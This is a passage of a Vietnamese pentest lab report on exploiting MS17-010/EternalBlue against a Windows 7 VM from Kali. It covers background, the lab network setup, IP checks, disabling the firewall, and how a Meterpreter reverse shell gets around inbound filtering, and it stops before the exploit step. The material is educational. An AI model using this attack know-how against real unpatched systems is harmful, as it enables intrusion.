

BÁO CÁO LAB PENTEST

MS17-010 / EternalBlue

CVE-2017-0143 | SMBv1 Remote Code Execution

Môi trường: VMware Workstation | Kali Linux vs Windows 7

Subnet: VMnet8 NAT 208.100.26.0/24

Ngày thực hiện: 11/05/2026

Metasploit Framework v6.2.9-dev

PHẦN 1: KỊCH BẢN BÀI LAB

1.1 Bối cảnh tình huống

Trong quá trình đánh giá an ninh mạng nội bộ cho một tổ chức, pentester nhận được nhiệm vụ kiểm tra toàn bộ các thiết bị trong phân đoạn mạng nội bộ. Trong quá trình trinh sát ban đầu, pentester phát hiện một máy tính chạy Windows 7 Professional 64-bit với địa chỉ IP 208.100.26.128 đang hoạt động trên mạng nội bộ. Máy này được nghi ngờ là chưa cập nhật bản vá bảo mật MS17-010 và vẫn đang bật giao thức SMBv1 - một giao thức chia sẻ file lỗi thời và cực kỳ nguy hiểm.

Từ thông tin trinh sát ban đầu, pentester quyết định tiến hành một chu trình kiểm thử đầy đủ: từ reconnaissance (trinh sát), enumeration (liệt kê dịch vụ), vulnerability scanning (quét lỗ hổng), cho đến exploitation (khai thác) và post-exploitation (hậu khai thác). Mục tiêu cuối cùng là chứng minh rằng máy Windows 7 này có thể bị chiếm quyền hoàn toàn chỉ thông qua một lỗ hổng mạng mà không cần bất kỳ thao tác nào từ phía người dùng nạn nhân.

1.2 Vai trò và mục tiêu

- Attacker (Kali Linux): IP 208.100.26.100, chạy Metasploit Framework v6.2.9-dev, thực hiện toàn bộ quy trình tấn công
- Victim (Windows 7 x64): IP 208.100.26.128, Service Pack 1, chưa vá MS17-010, SMBv1 đang bật
- Môi trường: VMware Workstation, cả hai máy kết nối qua VMnet8 (NAT mode, subnet 208.100.26.0/24)
- Mục tiêu: Chiếm quyền SYSTEM trên máy nạn nhân thông qua khai thác EternalBlue

1.3 Quy trình tổng quan

1. Cấu hình mạng VMware - đảm bảo hai máy VM cùng VMnet8
2. Kiểm tra IP và kết nối giữa hai máy (ifconfig / ipconfig / ping)
3. Cấu hình máy Windows 7: tắt Firewall, bật File Sharing
4. Chuẩn bị môi trường: copy tools, extract, snapshot
5. Quét port toàn diện bằng Nmap để phát hiện dịch vụ đang mở
6. Quan sát sự khác biệt khi Firewall bật vs tắt
7. Chạy Nmap NSE script smb-vuln-ms17-010 để xác định lỗ hổng
8. Xác định CVE-2017-0143 trên cơ sở dữ liệu NIST NVD
9. Khởi động Metasploit, tìm và cấu hình module ms17_010_eternalblue
10. Thực thi exploit, thiết lập Meterpreter session - chiếm quyền SYSTEM

PHẦN 2: GIỚI THIỆU KỸ THUẬT

2.1 MS17-010 là gì?

MS17-010 là định danh của một bản vá bảo mật khẩn cấp do Microsoft phát hành vào ngày 14/03/2017. Bản vá này vá một nhóm lỗ hổng nghiêm trọng trong Windows SMBv1 (Server Message Block version 1) - giao thức được Windows dùng để chia sẻ file, máy in và các tài nguyên mạng. Lỗ hổng này cho phép kẻ tấn công thực thi mã từ xa (Remote Code Execution - RCE) mà không cần bất kỳ thao tác nào từ phía người dùng.

2.2 CVE-2017-0143 là gì?

CVE (Common Vulnerabilities and Exposures) là hệ thống định danh lỗ hổng bảo mật toàn cầu do tổ chức MITRE quản lý. CVE-2017-0143 là định danh cụ thể cho lỗ hổng trong MS17-010, được công bố vào ngày 14/03/2017.

- CVE: Common Vulnerabilities and Exposures - hệ thống phân loại lỗ hổng toàn cầu
- 2017: năm phát hiện/công bố
- 0143: số thứ tự trong năm đó
- CVSS Score: 8.8 HIGH (cực kỳ nguy hiểm, theo NIST NVD)
- Attack Vector: Network - tấn công hoàn toàn qua mạng, không cần tiếp xúc vật lý
- Ảnh hưởng: Windows Vista SP2, Windows Server 2008, Windows 7 SP1, Windows 8.1, Windows 10, Windows Server 2012/2016

2.3 EternalBlue là gì?

EternalBlue là tên của exploit tool do Cơ quan An ninh Quốc gia Hoa Kỳ (NSA) bí mật phát triển và sử dụng trong nhiều năm. Năm 2017, nhóm hacker Shadow Brokers đã đánh cắp và công khai EternalBlue lên internet. Đây là một trong những vũ khí mạng nguy hiểm nhất từng bị rò rỉ.

- Tên gốc: EternalBlue - do nhóm NSA Equation Group phát triển
- Bị rò rỉ: tháng 4/2017 bởi Shadow Brokers
- Cơ chế: khai thác lỗi tràn bộ nhớ (buffer overflow) trong SMBv1 handler của Windows kernel
- Kỹ thuật: Non-paged Pool Grooming + Kernel Memory Corruption
- Kết quả: thực thi shellcode với quyền SYSTEM (mức cao nhất trong Windows)

2.4 WannaCry và EternalBlue

Chỉ hai tháng sau khi EternalBlue bị rò rỉ (tháng 5/2017), ransomware WannaCry xuất hiện và lây lan với tốc độ chưa từng có trong lịch sử. WannaCry sử dụng EternalBlue để tự động lây lan sang các máy Windows trong cùng mạng mà không cần người dùng click vào bất cứ thứ gì. Chỉ trong 24 giờ đầu tiên, WannaCry đã lây nhiễm hơn 230.000 máy tính tại 150 quốc gia, gây thiệt hại ước tính hàng tỷ USD.

2.5 SMBv1 - Giao thức nguy hiểm

SMBv1 (Server Message Block version 1) là giao thức chia sẻ tài nguyên mạng ra đời từ thập niên 1980. Giao thức này có nhiều lỗ hổng thiết kế cơ bản: không có padding validation đầy đủ, xử lý buffer không an toàn, và thiếu các cơ chế bảo vệ hiện đại. Microsoft đã ra mắt SMBv2 (2006) và SMBv3 (2012) để thay thế, nhưng nhiều hệ thống vẫn bật SMBv1 vì lý do tương thích ngược. Port SMBv1 chính là 445/tcp (Microsoft-DS).

PHẦN 3: MÔ HÌNH LAB

3.1 Cấu hình tổng thể

Thông tin môi trường lab

Hypervisor : VMware Workstation
Attacker : Kali Linux 2022.3 (kali-linux-2022.3-root)
Victim : Windows 7 x64-Original (Professional SP1 64-bit)
Network Mode : VMnet8 - NAT
Subnet : 208.100.26.0/24 | Mask: 255.255.255.0
Gateway : 208.100.26.2
Kali IP : 208.100.26.100 (eth0)
Win7 IP : 208.100.26.128
Win7 MAC : 00:0C:29:E2:A2:5F (VMware)
Metasploit : v6.2.9-dev (msf6)
Ngày lab : 11/05/2026

3.2 VMnet8 NAT là gì?

VMware Workstation cung cấp nhiều loại mạng ảo khác nhau. Trong lab này, cả hai máy VM đều dùng VMnet8 ở chế độ NAT (Network Address Translation):

- VMnet1: Host-only, subnet 192.168.202.0 - chỉ giao tiếp với máy host, không ra ngoài internet
- VMnet2: Host-only, subnet 192.168.255.0 - tương tự VMnet1
- VMnet8: NAT, subnet 208.100.26.0/24 - các VM chia sẻ IP với host để ra internet, đồng thời có thể giao tiếp với nhau

Khi cả Kali (208.100.26.100) và Windows 7 (208.100.26.128) đều kết nối VMnet8, chúng nằm cùng một subnet 208.100.26.0/24 và có thể ping, kết nối TCP với nhau trực tiếp - đây chính là điều kiện cần thiết để EternalBlue hoạt động.


3.3 Reverse Shell hoạt động như thế nào?

Trong khai thác EternalBlue, sau khi shellcode được thực thi trong kernel Windows 7, Meterpreter payload sẽ tạo một kết nối ngược (reverse connection) từ Windows 7 ra ngoài về máy Kali:

- Windows 7 (208.100.26.128) chủ động kết nối ra ngoài đến Kali (208.100.26.100) tại port 445
- Kali đã chạy sẵn một reverse TCP handler lắng nghe trên 208.100.26.100:445
- Kết nối được thiết lập, Meterpreter session mở - attacker có shell trên victim
- Lý do dùng reverse shell: Firewall victim thường chặn inbound, nhưng cho phép outbound - reverse shell vượt qua được

PHẦN 4: PHÂN TÍCH TỪNG ẢNH THEO QUY TRÌNH THỰC TẾ

Ảnh 1: Cấu hình VMware Virtual Network Editor



Hình 1: VMware Virtual Network Editor - Cấu hình VMnet8 NAT (208.100.26.0/24) trên máy Kali Linux

Nội dung ảnh

Ảnh chụp giao diện VMware Virtual Network Editor đang mở trên nền desktop Kali Linux. Bảng hiển thị 3 adapter mạng ảo: VMnet1 (Host-only, 192.168.202.0), VMnet2 (Host-only, 192.168.255.0) và VMnet8 (NAT, 208.100.26.0). Phần dưới cho thấy VMnet8 đang được chọn với các thông số: Subnet IP 208.100.26.0, Subnet mask 255.255.255.0, có bật DHCP.

Giải thích kỹ thuật

- VMnet8 - NAT: là adapter mạng ảo quan trọng nhất trong lab này. Chế độ NAT cho phép các VM chia sẻ kết nối internet với máy host, đồng thời tạo ra một mạng nội bộ ảo giữa các VM với nhau.
- Subnet 208.100.26.0/24: toàn bộ dải IP từ 208.100.26.1 đến 208.100.26.254 đều nằm trong cùng mạng này.
- DHCP Enabled: VMware tự động cấp IP cho các VM kết nối vào VMnet8 - đây là lý do Kali nhận 208.100.26.100 và Windows 7 nhận 208.100.26.128.
- Host virtual adapter: VMware Network Adapter VMnet8 là interface trên máy host để giao tiếp với các VM trong VMnet8.


Ý nghĩa bảo mật

Đây là bước thiết lập hạ tầng lab. Việc dùng NAT thay vì Bridged mode giúp cô lập môi trường test khỏi mạng thật bên ngoài, đảm bảo hoạt động khai thác không ảnh hưởng đến hệ thống sản xuất.

Kết luận

VMnet8 NAT 208.100.26.0/24 là backbone mạng của toàn bộ bài lab.
Cả Kali (208.100.26.100) và Windows 7 (208.100.26.128) đều thuộc subnet này.
Hai máy có thể giao tiếp trực tiếp qua layer 3 - điều kiện tiên quyết để khai thác SMB.

Ảnh 2: Kali Linux - ifconfig - Xác nhận địa chỉ IP



Hình 2: ifconfig trên Kali Linux - eth0: 208.100.26.100/24, docker0: 172.17.0.1

Nội dung ảnh

Terminal Kali Linux hiển thị output của lệnh ifconfig. Có 3 interface: docker0 (172.17.0.1/16 - Docker bridge network), eth0 (208.100.26.100/24 - adapter chính kết nối VMnet8), lo (127.0.0.1 - loopback).

Giải thích kỹ thuật

Lệnh thực hiện:

ifconfig

Kết quả quan trọng:

eth0: inet 208.100.26.100 netmask 255.255.255.0 broadcast 208.100.26.255
ether 00:0c:29:e7:7f:4e (MAC address của Kali)

- eth0: là network interface chính của Kali, kết nối VMnet8. IP 208.100.26.100 là địa chỉ attacker.
- netmask 255.255.255.0 (/24): xác nhận cùng subnet với Windows 7 (208.100.26.128).


- docker0: interface của Docker daemon - không liên quan đến bài lab này.

Kết luận

Kali Linux: LHOST = 208.100.26.100

Đây là địa chỉ sẽ được dùng trong Metasploit với tham số LHOST để nhận reverse shell.

Ảnh 3: Windows 7 - ipconfig - Xác nhận địa chỉ IP victim



Hình 3: ipconfig trên Windows 7 - IPv4: 208.100.26.128, Gateway: 208.100.26.2

Nội dung ảnh

Cửa sổ CMD trên Windows 7 hiển thị kết quả lệnh ipconfig. Ethernet adapter Local Area Connection: IPv4 Address = 208.100.26.128, Subnet Mask = 255.255.255.0, Default Gateway = 208.100.26.2. Hostname máy nạn nhân là cuonghk.

Giải thích kỹ thuật

```
C:\Users\cuonghk> ipconfig
```

```
Ethernet adapter Local Area Connection:
```

```
IPv4 Address. . . . : 208.100.26.128
```

```
Subnet Mask . . . . : 255.255.255.0
```


```
Default Gateway . . : 208.100.26.2
```

- IPv4 208.100.26.128: đây là RHOSTS (Remote Host) sẽ được điền vào Metasploit.
- Gateway 208.100.26.2: đây là VMware NAT gateway, xác nhận máy đang dùng VMnet8.
- Subnet /24 trùng với Kali: hai máy có thể giao tiếp trực tiếp, không qua router trung gian.

Kết luận

Windows 7 victim: RHOSTS = 208.100.26.128
Cùng subnet với Kali - kết nối SMB trực tiếp được phép.
Gateway 208.100.26.2 xác nhận đây là VMnet8 NAT của VMware.

Ảnh 4: Windows 7 - Tắt Windows Firewall



Hình 4: Windows 7 Firewall - State: Off (Public networks) - Điều kiện để SMB port 445 accessible

Nội dung ảnh

Màn hình Windows 7 đang mở đồng thời: (1) CMD với ipconfig đang chạy ở phía sau, (2) Control Panel > Windows Firewall ở phía trước. Firewall panel cho thấy cảnh báo màu đỏ "Update your Firewall settings" và trạng thái: Windows Firewall state: Off, Incoming connections: Block all connections that are not on the list of allowed programs, Active public networks: Network 4.

Giải thích kỹ thuật

Windows Firewall hoạt động như một packet filter: nó kiểm tra từng gói tin TCP/UDP đến và áp dụng rules. Khi Firewall BẬT và không có rule cho phép port 445, mọi kết nối đến port 445 sẽ bị drop (không có response) - Nmap sẽ báo "filtered". Khi Firewall TẮT, packet đến port 445 sẽ đến thẳng SMB service - Nmap sẽ báo "open".

Ba trường hợp Firewall và SMB

Firewall State vs Port Visibility

TH1: File Sharing OFF + SMB Service OFF => Port 445: CLOSED
=> Nmap: reset ngay, không exploit được


TH2: File Sharing ON + Firewall ON => Port 445: FILTERED
=> Nmap: no-response, exploit không kết nối được

TH3: File Sharing ON + Firewall OFF => Port 445: OPEN
=> Nmap: open, EternalBlue exploit THÀNH CÔNG

Kết luận

Firewall đã được TẮT - đây là điều kiện cần để port 445 accessible từ Kali.
Trong thực tế, nhiều hệ thống legacy tắt Firewall vì lý do tương thích hoặc cấu hình sai.
Lab này mô phỏng đúng một hệ thống Windows doanh nghiệp cấu hình không an toàn.

Ảnh 5: Windows 7 - Firewall BẬT - Minh chứng tác động lên scan



Hình 5: Windows Firewall State: On (Public networks) - Scan sẽ cho kết quả filtered

Nội dung ảnh

Màn hình Windows 7 cho thấy Control Panel > Windows Firewall với trạng thái ngược lại: Public networks - Connected, Windows Firewall state: On, Incoming connections: Block all connections to programs that are not on the list of allowed programs. Đây là screenshot chụp khi Firewall còn đang BẬT để so sánh với trạng thái tắt.


Giải thích kỹ thuật

Khi Firewall đang BẬT, kết quả Nmap scan sẽ là "filtered" hoặc "no-response". Điều này thể hiện rõ ở ảnh image11.png sau: scan lần 1 (Firewall OFF) hiển thị port 445 open, scan lần 2 (Firewall ON) hiển thị "1000 filtered tcp ports (no-response)".

Kết luận

Khi Firewall BẬT: Nmap cho thấy tất cả port đều filtered - không thể exploit.
Firewall là lớp bảo vệ đầu tiên và quan trọng nhất chống lại EternalBlue.
Bài học: LUÔN bật Firewall và không mở port 445 ra ngoài mạng công cộng.

Ảnh 6: Windows 7 - Ping test đến Kali - Xác nhận kết nối



Hình 6: Windows 7 ping 208.100.26.100 thành công - 4 packets, 0% loss, TTL=64

Nội dung ảnh

Cửa sổ CMD trên Windows 7 hiển thị lệnh ping 208.100.26.100 (IP của Kali). Kết quả: Pinging 208.100.26.100 with 32 bytes of data. Reply from 208.100.26.100: bytes=32 time=4ms TTL=64, tiếp theo 3 reply khác với time dưới 1ms. Ping statistics: Packets Sent=4, Received=4, Lost=0 (0% loss). Minimum=0ms, Maximum=4ms, Average=1ms.

Giải thích kỹ thuật

```
C:\Users\cuonghk> ping 208.100.26.100
```

```
Reply from 208.100.26.100: bytes=32 time=4ms TTL=64
```

```
Reply from 208.100.26.100: bytes=32 time<1ms TTL=64
```

```
Reply from 208.100.26.100: bytes=32 time<1ms TTL=64
```

```
Reply from 208.100.26.100: bytes=32 time<1ms TTL=64
```


```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

- TTL=64: Time To Live = 64 là giá trị mặc định của Linux - xác nhận Kali đang chạy Linux.
- 0% loss: kết nối ổn định, không có gói tin nào bị mất.
- Latency ~1ms: cực thấp, bởi vì cả hai máy đều là VM trên cùng một host vật lý.

Kết luận

Windows 7 ping Kali thành công - Layer 3 connectivity OK.
Hai máy có thể giao tiếp qua ICMP, do đó TCP/SMB cũng có thể hoạt động.
Điều kiện mạng đã sẵn sàng cho bước scan và exploit.

Ảnh 7: VMware - Copy Tool-Labs.rar vào Windows 7 VM



